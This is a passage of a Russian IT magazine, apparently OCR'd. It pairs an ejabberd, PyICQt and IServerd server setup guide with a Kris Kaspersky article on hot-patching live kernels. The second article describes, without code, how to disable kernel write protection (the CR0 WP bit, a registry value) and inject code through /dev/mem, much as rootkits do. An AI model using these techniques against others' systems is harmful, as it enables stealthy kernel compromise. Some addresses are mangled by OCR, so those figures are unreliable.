На странице закачки проекта ejabberd можно найти ссылки на установочные файлы для Windows, Mac OS X (PowerPC и Intel), Linux и исходные тексты. В репозитариях дистрибутивов Debian, Ubuntu, Mandriva, OpenSUSE, Fedora, FreeBSD имеются пакеты для установки ejabberd. Для компиляции, помимо make и gcc, понадобятся библиотеки OpenSSL и Zlib, а также Erlang/OTP. Установка последнего несколько необычна, но проста.
Скачиваем дистрибутив:

```
$ wget — c http://erlang.org/
download/otp_src_R11B-4.tar.gz
```

Создаем каталог для установки:

```
$ sudo mkdir /usr/local/erlang
$ cd /usr/local/erlang
$ sudo mkdir otp_r11b
$ cd otp_r11b
```

Распаковываем дистрибутив:

```
$ sudo gunzip -c /home/grinder/
otp_src_R11B-4.tar.gz | tar xfp -
```

Запускаем установочный скрипт:

```
$ sudo ./Install /usr/local/
erlang/otp_r11b
```

Скрипт начнет задавать вопросы, в большинстве случаев достаточно оставлять значение по умолчанию, просто нажимая «Enter». По окончании установки для удобства создаем символическую ссылку на исполняемый файл:

```
$ sudo ln -s /usr/local/erlang/
otp_r11b/bin/erl /usr/bin/erl
```

Установка ejabberd из исходных текстов стандартна:

```
./configure; make; sudo make
install
```

В Ubuntu и других дистрибутивах, имеющихся в репозитарии ejabberd, процесс установки выглядит на порядок проще:

```
$ sudo apt-get update
$ sudo apt-get install ejabberd
```

В результате будет установлен не только сервер ejabberd, но и все зависимости, включая erlang. Пакет с расширением bin для Linux и exe для Windows предлагают графический инсталлятор, позволяющий по ходу установки произвести основные настройки.

Конфигурационный файл ejabberd

Все настройки находятся в конфигурационном файле /etc/ejabberd/ejabberd.cfg. При загрузке демон считывает этот файл, анализирует и сохраняет в базу данных. Конфигурационный файл содержит последовательность условий Erlang. Все строки, начинающиеся со знака «%», считаются комментариями и игнорируются. Любое условие состоит из названия параметра, которое находится на первом месте, а далее идет одно или несколько его возможных значений. В конце условия обязательно ставится точка. Также следует помнить, что в условиях не должно быть разрывов, то есть лишних строк; для правки желательно использовать редактор, умеющий ставить Unix'овый одиночный символ окончания строки.
Если какое-либо из условий не будет определено в конфигурационном файле, используются значения, сохраненные в базе данных. Чтобы их аннулировать, применяются конструкции override_global, override_local, override_acls. Обычно условия сразу вставляют в конфигурационный файл, чтобы не путаться в том, какие настройки сервер знает, а какие нет. При установке, как с использованием исходных текстов, так и с помощью пакетов, создается шаблон, остается его лишь немного подправить:

VI EJABBERD.CFG

```
override_acls.

% Список домена(ов), который об-
служивает сервер
{hosts, ["grinder.com»,
"localhost"]}.

% Язык сообщений сервера
{language, "ru"}.

% Пользователи с привилегиями
администратора
{acl, admin, {user, "grinder"}}.
{acl, admin, {user, "sergej"}}.

% Список заблокированных
пользователей
{acl, blocked, {user, "test"}}.

% Разрешаем локальных
пользователей
{acl, local, {user_regexp, ""}}.

% Разрешаем использовать кон-
фигурационный интерфейс только
администраторам
{access, configure, [{allow,
admin}]}

% Разрешаем регистрацию
пользователей
{access, register, [{allow,
all}]}.

% Так можно запретить самостоя-
тельную регистрацию пользовате-
лей, сделав сервер закрытым
%{access, register, [{deny,
all}]}.

% Сообщение при регистрации,
можно использовать буквы русского
алфавита
{welcome_message,
 {"Welcome!", "Welcome Grinder
Jabber Service."}}.

% Кому отсылать сообщения о ре-
гистрации новых пользователей
{registration_watchers,
["grinder@grinder.com"]}.

% Разрешаем только админам отсы-
лать многоадресные объявления
{access, announce, [{allow,
admin}]}.
```

```
% Только незаблокированные пользователи могут соединяться с севером
{access, c2s, [{deny, blocked},
{allow, all}]}.

% Администраторы сервера являются и администраторами MUC (Multi User Chat)
{access, muc_admin, [{allow,
admin}]}.

% Разрешаем всем пользователям подключаться к MUC
{access, muc, [{allow, all}]}.

% Используем встроенную базу данных
{auth_method, internal}.

% Порты, на которых будут работать сервисы ejabberd
{listen,
% Обычный сервис client-2-server
[{5222, ejabberd_c2s, [{access,
c2s},
    starttls, {certfile, "/etc/
ssl/certs/ejabberd.pem"},
    {shaper, c2s_shaper}]},

% Сервис client-2-server с использованием SSL
 {5223, ejabberd_c2s, [{access,
c2s},
    tls, {certfile, "/etc/ssl/
certs/ejabberd.pem"},
    {shaper, c2s_shaper}]},

% Порт для работы server-2-server
 {5269, ejabberd_s2s_in,
[{shaper, s2s_shaper}]},
 {outgoing_s2s_port, 5269}.

% Транспорт Jabber <-> ICQ
{5347, ejabberd_service, [{ip,
{127, 0, 0, 1}}, {access, local},
    {host, ["icq.grinder.com»,
"sms.localhost"], [{password,
"secret"}]}]},

% Веб-интерфейс
{5280, ejabberd_http, [http_
poll, web_admin]}]}.

% Используемые модули и параметры
{modules,
 [
 {mod_announce, [{access,
announce}]},
 ...
 ]}.
```

В принципе, конфигурационный файл понятен, но при его заполнении следует быть внимательным.

Настраиваем DNS, заводим администраторов

В этом же каталоге находится еще один важный файл — inetrc, отвечающий за работу со службой DNS. Если сервер ejabberd применяется в локальной сети, где нет смысла настраивать DNS-сервер, необходимо указать на использование /etc/hosts:

```
{file, hosts, "/etc/hosts"}.
{file, resolv, "/etc/resolv.
conf"}.
% сначала ищем записи в hosts, а
затем обращаемся к DNS
{lookup, [file, dns]}.
```

В файле /etc/hosts должна быть запись, указывающая на соответствие IP-адреса и имени компьютера:

```
127.0.0.1 localhost
192.168.1.158 grinder.com
```

Теперь запускаем/перезапускаем сервер. Это можно сделать двумя способами. Стандартным:

```
$ sudo /etc/init.d/ejabberd
restart
```

Или с использованием утилиты ejabberdctl:

```
$ sudo ejabberdctl restart
```

Проверяем статус работы сервера:

```
$ sudo ejabberdctl status
Node ejabberd@grinder is started.
Status: started
```

Если в ответ мы получаем другое сообщение, то просматриваем вывод netstat -na. Если в выводе нет открытых портов, указанных в конфигурационном файле, значит, сервис не запустился (или запустился частично). Останавливаем его работу и проверяем ejabberd.cfg. Если же порты в списке есть, то начинать следует с разрешения имен. Теперь необходимо завести пользователей, имеющих права администратора. В нашем случае это grinder и sergej:

```
$ sudo ejabberdctl register
sergej grinder.com super_
password
```

Проверяем, что пользователь успешно создан:

```
$ sudo ejabberdctl registered-
users
sergej@grinder.com
```

Все нормально, аналогично заводим и второго админа. Теперь, если был разрешен веб-интерфейс, вызываем веб-браузер и заходим на страницу http://grinder.com:5280/admin. На запрос имени пользователя и пароля вводим параметры учетной записи администратора. Только к имени добавляем и домен, то есть вместо «sergej» вводим «sergej@grinder.com». Веб-интерфейс позволяет в удобной форме настраивать списки управления доступом, заводить и удалять пользователей, просматривать статистику. Следует помнить, что все настройки, произведенные через веб-интерфейс, в конфигурационном файле не сохраняются. При наличии записей override_* они будут действительны до первой перезагрузки. Все, сервер к работе готов, можно зазывать пользователей.

Транспорт ICQ <-> Jabber

Некоторые пользователи, вероятно, не захотят отказываться от ICQ. Для них можно настроить транспорт ICQ <-> Jabber. Организуется он с помощью PyICQt (pyicq-t.blathersource.org), для работы которого дополнительно потребуются библиотеки Twisted, PyCrypto и PyOpenSSL (www.twistedmatrix.com). В Ubuntu/Debian их очень просто установить одной командой:

```
$ sudo apt-get install python-
twisted python-crypto python-
pyopenssl
```

Так мы установим Python и прочие недостающие программы и библиотеки. Теперь скачиваем и распаковываем PyICQt. Переименовываем шаблон конфигурационного файла config_example.xml в config.xml и редактируем:

VI CONFIG.XML

```
<pyicqt>
    <jid>icq.grinder.com</jid>
    <! — здесь указан текущий
каталог, ejabberd должен иметь
право на запись в него -->
```

```
    <spooldir>.</spooldir>
      <pid>PyICQt.pid</pid>
      <mainServer>127.0.0.1</
mainServer>
      <mainServerJID>ejabberd.
localhost</mainServerJID>
    <! — веб-интерфейс нужен
nevow (www.nevow.org) -->
      <website>http://jabber.
localhost/</website>
    <webport>12345</webport>
      <port>5347</port>
    <! — пароль для доступа к
ejabberd;
 должен совпадать с ejabberd.cfg
-->
      <secret>secret</secret>
      <! — язык для сообщений об
ошибках -->
      <lang>en</lang>
      <encoding>cp1251</
encoding>
      <icqServer>login.icq.com</
icqServer>
      <icqPort>5190</icqPort>
    <! — блокируем регистрацию
(по желанию) -->
      <disableRegister/>
      <enableAutoInvite/>
      <!-- <disableXHTML/> -->
      <!-- <disableMailNotificat
ions/> -->
    <disableDefaultAvatar/>
      <admins>
              <jid>grinder@
localhost</jid>
      </admins>
</pyicqt>
```

Теперь запускаем шлюз командой python PyICQt.py. Открываем Jabber-клиент, в браузере ресурсов находим icq.grinder.com и вводим свой UIN и пароль. Если все настроено правильно, то в списке должен появиться агент с именем ICQ Transport или подобный. После этого можно добавлять контакты ICQ в форме UIN@grinder.com.

Настройка IServerd

Эту часть статьи посвятим приверженцам протокола ICQ. Выбор ICQ-сервера упрощается практическим отсутствием альтернатив. Единогласно на всех ресурсах рекомендуется один сервер — IServerd (ICQ server daemon, iserverd.khstu.ru). Он исходно работает только под Unix-совместимыми системами, но автор говорит, что, возможно, он скомпилируется при помощи cygwin под Windows. На настоящий момент существует две ветви проекта: стабильная (2.x.x или stable) и версия для разработчиков (3.x.x). Для установки будем использовать последний на момент написания статьи IServerd-stable (2.5.5). Также для хранения информации обо всех зарегистрированных пользователях, включая пароли, записей о подключенных пользователях, отложенных сообщениях и т.д. потребуется PostgreSQL. Установка IServerd стандартна:

```
./configure --prefix=/usr --
with-russian; make; make install
```

Запускаем PostgreSQL.

```
$ sudo /etc/init.d/postgresql
start
```

В подкаталоге script архива с исходными текстами находим файл db_manage, который поможет создать все необходимые базы:

```
$ sudo chmod +x ./db_manage
$ su postgres
$ ./db_manage.sh create
```

Скрипт спросит имя новой базы (users_db), пользователя для доступа (iserverd) и пароль. Переходим в каталог /etc/iserverd и копируем:

```
$ sudo cp iserv.conf.default
iserv.conf
```

С остальными файлами, имеющими префикс «default», поступаем аналогично. Основной конфигурационный файл называется iserv.conf. Необходимо подправить в нем ряд параметров:

VI ISERV.CONF

```
# по умолчанию IServerd будет
ожидать соединения на всех
интерфейсах
Bind interface = 0.0.0.0/32
# файл трансляции из каталога
translate, чтобы все данные в БД
были в общепринятой для указанно-
го языка кодировке
Translate table        = RUSSIAN_
WIN
# кому отправлять сообщения
Admin email = grinder@localhost
Info Password =        super_
password
# параметры подключения к БД
database user = iserver
database password = password
database addr =        127.0.0.1
database port =        5432
users db name = users_db
# подключаем файлы с описанием
протоколов
Include       = etc/v3_proto.
conf
Include = etc/v5_proto.conf
Include = etc/v7_proto.conf
```

Чтобы клиенты могли регистрироваться самостоятельно, в файле v3_proto.conf устанавливаем следующие параметры (в файлах v5_proto.conf и v7_proto.conf есть аналогичный параметр):

```
V3 auto registration = Yes
V3 post-register info = etc/
texts/post_reg_auto.txt
```

Пользователей можно заводить и вручную. Для этой цели в комплекте имеется утилита icquser:

```
$ su pgsql
$ cd /etc/iserverd/db
$ ./icquser add UIN
```

Для автоматического запуска сервера в каталоге script подготовлены два скрипта: iserverd.sh и iserverd.sh.asp. Второй ориентирован на RedHat и производные от него дистрибутивы. В общем случае копируем iserverd.sh в /etc/init.d и создаем символическую ссылку на нужный уровень запуска:


```
$ sudo script/iserverd.sh /etc/
init.d/iserverd
$ sudo ln — s /etc/init.d/iserverd
/etc/rc3.d/S98iserverd
```

Стартуем:

```
$ sudo /etc/init.d/iserverd start
```

Также стоит обратить внимание на наличие веб-интерфейса для IServerd — isdwm (iserverd.khstu.ru/isdwm/index_r.html). С его помощью можно легко найти и просмотреть параметры, добавить, блокировать и удалить учетную запись, очистить список отложенных сообщений и т.д. Будет полезен и набор скриптов для сбора статистики iserverd.khstu.ru/download/IServerd-stat.tar.gz. Надеюсь, теперь установка своего ICQ или Jabber-сервера не должна вызвать проблем. Успехов.

КРИС КАСПЕРСКИ





ХАКЕРСКИЕ ПРИЕМЫ НА СЛУЖБЕ У АДМИНА


НАКЛАДЫВАНИЕ ОБНОВЛЕНИЙ НА СЕРВЕРЫ WINDOWS И *NIX БЕЗ ПЕРЕЗАГРУЗКИ

Наложение заплаток на ядро обычно требует перезагрузки системы, что не всегда приемлемо (особенно в отношении серверов), однако ядро можно залатать и вживую. Аналогичным образом поступают и защитные системы, руткиты и прочие программы, модифицирующие ядро на лету, но! Практически все они делают это неправильно! Ядро нужно хачить совсем не так! Мыщъх укажет верный путь, пролегающий сквозь дебри технических проблем, особенно характерных для многопроцессорных систем.

Самомодифицирующийся код долгое время считался дурным тоном программирования и уделом хакеров-извращенцев. Теоретики программирования уходили от практических потребностей, порождая сферических коней в вакууме, совершенно не заботясь о проблемах тех, кому на них приходится ездить. Аналогичным образом обстоят дела и с модификацией ядер операционных систем, разработчики которых предоставляют программисту набор API-функций для управления памятью, процессами и прочими системными ресурсами, но только не самим ядром! Вмешательство во внутреннюю жизнь ядра — это грязный хак, всегда таящий в себе потенциальную опасность развалить все и вся. Большинство программ, модифицирующих ядро, делают это настолько небрежно, что при знакомстве с ними остается только удивляться, как же они ухитряются работать и не падать? В действительности они падают, причем на многопроцессорных машинах частота падений существенно увеличивается. Корректная модификация отличается от некорректной тем, что гарантирует сохранение работоспособности и потому практически безопасна. Она может применяться не только в хакерских программах, не обращающих никакого внимания на стабильность, но и в промышленных установках.




> Пример кумулятивной заплатки для Red Hat, исправляющей ошибку в подсистеме SCTP


> Проникновение в ядро

Расплатой за корректность становится резко возросшая сложность техники модификации, а также некоторое замедление работы системы, поэтому к hot-patch'у на серверах следует прибегать лишь в тех случаях, когда перезагрузка невозможна или крайне нежелательна.

Техника поиска различий

Для создания «горячей» заплатки необходимо иметь diff-файл, показывающий, каким образом была заткнута дыра, после чего нам остается только перевести исправления на язык ассемблера, модифицируя ядро непосредственно в оперативной памяти.
К сожалению, раздобыть diff-файл удается далеко не всегда. Зачастую разработчики распространяют кумулятивные обновления, включающие в себя множество исправлений, не имеющих к дыре никакого отношения и модифицирующих внутренние структуры ядра, в результате чего «горячая» модификация кода влечет за собой необходимость перестройки данных, с которыми работает ядро. А это уже нереально, особенно с учетом того, что обработка данных не атомарна и в момент наложения заплатки старые данные могут находиться на различных стадиях обработки, будучи загруженными в локальные переменные и регистры.
А что делать, если исходные тексты недоступны (как, например, в случае Windows) или в них не удается разобраться?! Тогда необходимо прошвырнуться по security-сайтам, раскурить имеющиеся эксплойты, в общем, разобраться, где прячется уязвимость и как ее устранить. Достаточно часто первооткрыватели дыры не только сообщают параметры вектора атаки, но и приводят дизассемблерные листинги двоичных модулей (или реконструированный псевдокод) с указанием ошибок, либо описывают обстоятельства атаки, позволяющие найти дыру самостоятельно.

Техника горячей модификации ядра

В операционных системах семейства Linux и NT ядро проецируется на единое 4-гигабайтное адресное пространство. В Linux ядро занимает 1 Гб, располагаясь по адресам C000000h — FFFFFFFFh. В NT/W2K/XP ядро по умолчанию отъедает 2 Гб, занимая старшую половину адресного пространства (8000000h — FFFFFFFFh), но если указать ключ /3GB в файле boot.ini (поддерживаемый, начиная с Windows 2000 Advanced Server/Datacenter Server), то ядро ужмется до 1 Гб. Ядро FreeBSD, вплоть до версии 3.x, занимало всего 256 Мб, но, начиная с версии 4.x, разрослось до 1 Гб, оккупируя регион C000000h — FFFFFFFFh.
Память ядра доступна с прикладного уровня через псевдоустройство \Device\PhysicalMemory (NT/W2K/XP) и /dev/kmem (Linux/BSD).
В ранних версиях NT псевдоустройство PhysicalMemory было открыто для чтения/записи любому пользователю из группы «Администраторы», однако, начиная с Windows 2003 Server SP1, к нему не может получить доступ даже System.
UNIX-подобные системы тоже закрывают доступ к kmem, и недалек тот день, когда из большинства дистрибутивов оно будет полностью изъято. И хотя псевдоустройство /dev/mem (физическая память до линейной трансляции) по-прежнему в строю и отказаться от него никак не получается (поскольку его используют многие приложения, те же X'ы, например), для модификации ядра оно не годится, поскольку не обеспечивает атомарности, а значит, наложение заплатки может привести к краху системы.
Из драйвера (или, используя терминологию UNIX-подобных систем, «загружаемого модуля»), работающего на нулевом кольце, память ядра защищена от непреднамеренной модификации, однако эту защиту легко отключить. Исключение составляют 64-разрядные версии XP и Висты, в которые встроена неотключаемая защита от умышленной модификации под названием PatchGuard, техника обхода которой описана мыщъх'ом в статье «Взлом patch-guard» (http://nezumi.org.ru/patch-guard-hack.zip).
В NT/W2K/XP/Виста-x86 существует два способа отключения защиты от непреднамеренной модификации из нулевого кольца: статический и динамический. Статический сводится к созданию параметра EnforceWriteProtection типа REG_DWORD со значением 0x0 в HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement, а динамический осуществляется сбросом WP-бита в управляющем регистре CR0, который расшифровывается как Write Protection. Повторная установка бита включает защиту.
Аналогичным способом можно отключить и защиту ядра в UNIX-подобных системах. Сброс WP-бита действует на аппаратном уровне, открывая все accessibly-станицы для модификации независимо от того, разрешена в них запись или нет. Естественно, текущий уровень привилегий (CPL) не должен превышать CPL модифицируемой страницы, иначе процессор сгенерирует исключения типа «ошибка доступа» (то есть с прикладного уровня ядро все равно остается недоступно).
Сброс WP-бита имеет глобальное воздействие, затрагивающее не только ядро, но и прикладные процессы, поэтому отключать защиту на долгое время крайне нежелательно. Некоторые программы (особенно протекторы исполняемых файлов и некоторые защиты) явно



> В Linux и xBSD существует возможность скомпилировать монолитное ядро без поддержки загружаемых модулей, что благотворно сказывается на безопасности, но затрудняет наложение «горячих» заплаток. Однако если псевдоустройство /dev/mem остается доступным (а чаще всего дела обстоят именно так), мы можем найти в памяти таблицу системных вызовов и внедрить в ядро свой собственный код, работающий на нулевом кольце и накладывающий заплатку по описанной мыщъх'ом методике.



> Пример реализации KLD-модуля (Dynamic Kernel Linker) для FreeBSD, отключающего защиту ядра от записи при загрузке и включающего ее обратно при выгрузке, приведен в полной версии статьи. Ее ты сможешь найти на прилагаемом к журналу диске.


закладываются на генерацию исключения, возникающего при попытке записи в ReadOnly-страницу, и после сброса WP-бита перестают работать.
Как вариант — можно поиграться низкоуровневыми функциями семейства pte_x (например, pte_mkwrite), работающими с каталогом страниц. Это более красивый и надежный, однако, увы, системно-зависимый путь, поэтому на практике приходится идти на компромисс, жертвуя надежностью в пользу переносимости.

Проблема когерентности и пути ее решения

Итак, теперь мы можем модифицировать ядро, накладывая «горячие» заплатки или перехватывая системные функции, внедряя в их начало команду перехода на свое тело. Большинство руткитов именно так и поступает, забыв о том, что подопытный код может исполняться одновременно с его модификацией, приводя к краху системы. Причем эта «одновременность» довольно относительная. Как известно, на однопроцессорных машинах потоки выполняются последовательно, а не параллельно, и иллюзия «одновременности» создается лишь за счет быстрого переключения между ними.
Допустим, поток A был прерван при исполнении функции foo, после чего планировщик передал управление потоку B, выполняющему функцию bar. Вопрос: что произойдет, если мы модифицируем содержимое foo? Очевидно, когда поток A вновь получит управление, он окажется в совершенно другом окружении, возможно, даже пытаясь продолжить выполнение с середины новой машинной команды! Причем нет никакой возможности узнать, находится этот участок кода под выполнением или нет! То есть как это нет?! Очень даже есть — просто просматриваем контексты всех потоков (процессов, отложенных функций), при необходимости дожидаясь момента, когда обозначенный код выйдет из-под управления, после чего правим его. Вот и все! Просто, элегантно, но, увы, неработоспособно.
Во-первых, добраться до контекстов процессов/потоков/отложенных функций в одно мгновение невозможно! Поток, анализирующий контексты других потоков, исполняется параллельно с ними, и пока мы читаем контекст очередного потока, предыдущие уже могли измениться. Теоретически возможно «замораживать» все потоки на время модификации (предварительно дождавшись, пока они покинут пределы модифицируемого кода), а потом «размораживать» их обратно, однако этот трюк имеет довольно ограниченную область применения. В частности, он не работает с обработчиками аппаратных прерываний, блокирование которых крайне нежелательно или же вовсе недопустимо.
Во-вторых, все это слишком системно-зависимо, а копаться во внутренних (и зачастую недокументированных) структурах оси — тоскливое и бесперспективное дело.
Существует несколько универсальных решений этой проблемы. Вот, например, одно из них: внедряем в начало модифицируемой функции команду INT 03h, соответствующую однобайтовому опкоду CCh, и тогда при ее вызове процессор будет генерировать отладочное исключение, перехватываемое нашим обработчиком, передающим управление на пропатченную версию обозначенной функции, расположенную совсем в другом месте. Оригинальная функция (за исключением первого байта) остается неизменной, и потому мы можем не волноваться за то, что какой-то неожиданно проснувшийся поток продолжит ее выполнение.
Поскольку выполнение машинных команд — атомарная операция, то записывать INT 03h можно поверх любой команды, и это гарантированно не приведет к развалу системы, даже если модифицируемая команда исполняется в этот момент на другом процессоре! Процессор выполнит либо оригинальную команду, либо INT 03h. Промежуточное состояние у него попросту отсутствует.
Достоинство этого решения в том, что оно не требует анализа ассемблерного кода исходной функции. Мы просто пишем INT 03h — и все! Недостатки: а) при модификации более чем одной функции обработчик должен анализировать адрес исключения, чтобы определить, куда передать управление; б) это плохо работает с отладчиками (де-факто INT 03h представляет собой программную точку останова); в) часто вызываемые функции при такой методике перехвата будут заметно тормозить, снижая общую производительность.
Более сложное, но вместе с тем и более «технологическое» решение заключается в записи команды jmp near target поверх машинной команды равной или большей длины, где target — адрес модифицируемой функции, которой передается управление.

Проблема атомарности и пути ее решения

